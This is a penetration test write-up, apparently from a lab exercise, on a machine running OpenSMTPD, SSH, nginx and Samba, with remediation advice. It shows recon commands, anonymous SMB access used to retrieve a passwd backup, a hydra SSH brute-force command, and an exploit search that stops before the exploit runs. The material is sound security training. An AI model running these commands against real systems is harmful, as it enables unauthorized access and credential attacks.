PTI

Penetration Tester Institute

Penetration Tester: Giovanni Ocasio

Executive Summary


During the penetration test one vulnerability was discovered which ultimately led to the penetration tester gaining elevated privileges on the targeted system. When initially scanning the machine, it was determined that the Secure Shell service on TCP Port 22, Hypertext Transfer Protocol on TCP Port 80, Simple Mail Transfer Protocol on TCP Port 25, and a SAMBA server running on TCP Port 445 was discovered. The major vulnerability discovered was CVE-2020-7247, which refers to a vulnerability in OpenSMTPD that allows an attacker to execute commands remotely. After discovering that the target system was running OpenSMTPD the penetration tester was able to determine that the system was vulnerable to CVE-2020-7247. He was then able to use a python script that created a reverse shell allow them to gain elevated access to the target machine. Other findings include the ability to anonymously access the SMB share (CVE-2016-9463) which contained a passwd.bak file. Upon further investigation it was discovered that this backup file was a copy of the /etc/passwd file which contains user account names which can be used in a brute force attack.

Recommendations:

Update the SMTP server to a more secure version or apply necessary patches.


Disable the Anonymous login for the SAMBA server. Also restrict access to the “backups” share on the share to only those who require access. Finally, consider encrypting the contents of the “backups” share.

Once in the environment, I begin with the *ifconfig* command to determine the internal IP address range. Afterwards, I utilize a tool called *netdiscover,* which sends out ARP request to determine what physical address is associated with a particular network address.




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.65.200  netmask 255.255.255.0  broadcast 192.168.65.255
        inet6 fe80::8775:a280:ddb1:cec6  prefixlen 64  scopeid 0×20<link>
        ether 00:50:56:bf:cc:c7  txqueuelen 1000  (Ethernet)
        RX packets 1725  bytes 150737 (147.2 KiB)
        RX errors 0  dropped 10  overruns 0  frame 0
        TX packets 2818  bytes 10392909 (9.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -r 192.168.65.0/24
```

We discover two hosts.




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.65.71   00:50:56:bf:4f:25      1       60  VMware, Inc.
 192.168.65.254  00:50:56:bf:30:c4      1       60  VMware, Inc.
```

We know that the 192.168.65.254 IP address refers to our DNS server, making the 192.168.65.71 IP address our target machine. With that information, we can begin with a nmap scan. We run an nmap scan using several flags, the -sV flag which determines the service version running on the machine, the -p- flag which scans all 65535 ports for any services running, and the -A flag which runs several scripts for determining the operating system, common vulnerabilities, etc. We then have it output to a text file called “nmap.txt” for easy review later on.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p- -A 192.168.65.71 > nmap.txt
```

The output shows that Secure Shell is open on port 22 which can allow us to access the machine if we can obtain proper credentials. It also shows SMTP on port 25 which is a mail service, Port 53 is open which is commonly used for DNS, Port 80 running HTTP which usually means the system is hosting a website, and Port 445 which is hosting a SAMBA file share.




```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 08:56 EDT
Nmap scan report for 192.168.65.71
Host is up (0.00042s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
22/tcp   open   ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:dd:2c:ea:2f:85:c5:89:bc:fc:e9:a3:38:f0:d7:50 (RSA)
|   256 e3:b7:65:c2:a7:8e:45:29:bb:62:ec:30:1a:eb:ed:6d (ECDSA)
|_  256 d5:5b:79:5b:ce:48:d8:57:46:db:59:4f:cd:45:5d:ef (ED25519)
25/tcp   open   smtp        OpenSMTPD
| smtp-commands: bratarina Hello nmap.scanme.org [192.168.65.200], pleased to meet you, 8BITMIME, ENHANCEDSTATUSCODES, SIZE 36700160, DSN, HELP
|_ 2.0.0 This is OpenSMTPD 2.0.0 To report bugs in the implementation, please contact bugs@openbsd.org 2.0.0 with full details 2.0.0 End of HELP info
53/tcp   closed domain
80/tcp   open   http        nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title:         Page not found - FlaskBB
445/tcp open   netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: COFFEECORP)
MAC Address: 00:50:56:BF:4F:25 (VMware)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.4
```

I'll begin with the SAMBA file share and test for anonymous login functionality. I can do this by using *smbclient* which allows me to connect to the SMB or SAMBA server. The command we will use is *smbclient -L 192.168.65.71.* The -L will list out the contents of the file share if we can access it anonymously.




```
┌──(kali㉿kali)-[~]
└─$ smbclient -L 192.168.65.71
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        backups         Disk      Share for backups
        IPC$            IPC       IPC Service (Samba 4.7.6-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.65.71 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
```

We see that we can anonymously access the SAMBA share, so we will use *smbclient* again. The command we will use this time is *smbclient* *\\\\192.168.65.71\\backups.* This will allow us to view the contents of the backups share. When we list out the contents we can see a passwd.bak file.




```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\192.168.65.71\\backups
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jul  6 03:46:41 2020
  ..                                  D        0  Mon Jul  6 03:46:41 2020
  passwd.bak                          N     1747  Mon Jul  6 03:46:41 2020

                10253588 blocks of size 1024. 6347144 blocks available
smb: \> 
```

Now, we will use the *mget* command to copy the file to our local machine.




```
                10253588 blocks of size 1024. 6347144 blocks available
smb: \> mget passwd.bak
Get file passwd.bak? y
getting file \passwd.bak of size 1747 as passwd.bak (426.5 KiloBytes/sec) (av
erage 426.5 KiloBytes/sec)
smb: \> 
```

Let's get out of the SAMBA share and try to view the contents of the passwd.bak file. We can view the contents using the *cat* command.




```
┌──(kali㉿kali)-[~]
└─$ cat passwd.bak
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/no
ogin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/
sr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin
nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
```

Within this file we find a user named ‘neil’. With this user account name we can attempt to brute force into the user’s account.




```
neil:x:1000:1000:neil,,,:/home/neil:/bin/bash
_smtpd:x:1001:1001:SMTP Daemon:/var/empty:/sbin/nologin
_smtpq:x:1002:1002:SMTPD Queue:/var/empty:/sbin/nologin
postgres:x:111:116:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

We can conduct the brute force using a tool called hydra. The command will be *hydra -l neil -P /usr/share/Metasploit-Framework/data/wordlists/unix_passwords.txt*




```
┌──(kali㉿kali)-[~]
└─$ hydra -l neil -P /usr/share/metasploit-framework/data/wordlists/unix_pas
swords.txt ssh://192.168.65.71
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use i
n military or secret service organizations, or for illegal purposes (this is
 non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 13
:03:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to ski
p waiting)) from a previous session found, to prevent overwriting, ./hydra.r
estore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (l:1/p:
1009), ~64 tries per task
[DATA] attacking ssh://192.168.65.71:22/
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 844 to do in 00:06h, 15 acti
ve
```

After running hydra we couldn’t find any valid credentials. Since the brute force failed, we decided to look for other attack vectors. To do this we use the *searchsploit* tool, which is a database of known exploits. The command is *searchsploit OpenSMTPD -w.* With this command we’ll search the database for allow OpenSMTPD exploits, and it will also provide us with the url to the Exploit Database.




```
┌──(kali㉿kali)-[~]
└─$ searchsploit OPENSMTPD -w
 ───────────────────────────────   ────────────────────────────────────────────
  Exploit Title                  |  URL
 ───────────────────────────────   ────────────────────────────────────────────
 OpenSMTPD - MAIL FROM Remote C  | https://www.exploit-db.com/exploits/48038
 OpenSMTPD - OOB Read Local Pri  | https://www.exploit-db.com/exploits/48185
 OpenSMTPD 6.4.0 < 6.6.1 - Loca  | https://www.exploit-db.com/exploits/48051
 OpenSMTPD 6.6.1 - Remote Code   | https://www.exploit-db.com/exploits/47984
 OpenSMTPD 6.6.3 - Arbitrary Fi  | https://www.exploit-db.com/exploits/48139
 OpenSMTPD < 6.6.3p1 - Local Pr  | https://www.exploit-db.com/exploits/48140
 ───────────────────────────────   ────────────────────────────────────────────
Shellcodes: No Results
```

We can see that there is a Remote Code Execution vulnerability, and we can get more details by clicking the link. From the web page we will download the exploit. Then we run the command to view the usage.

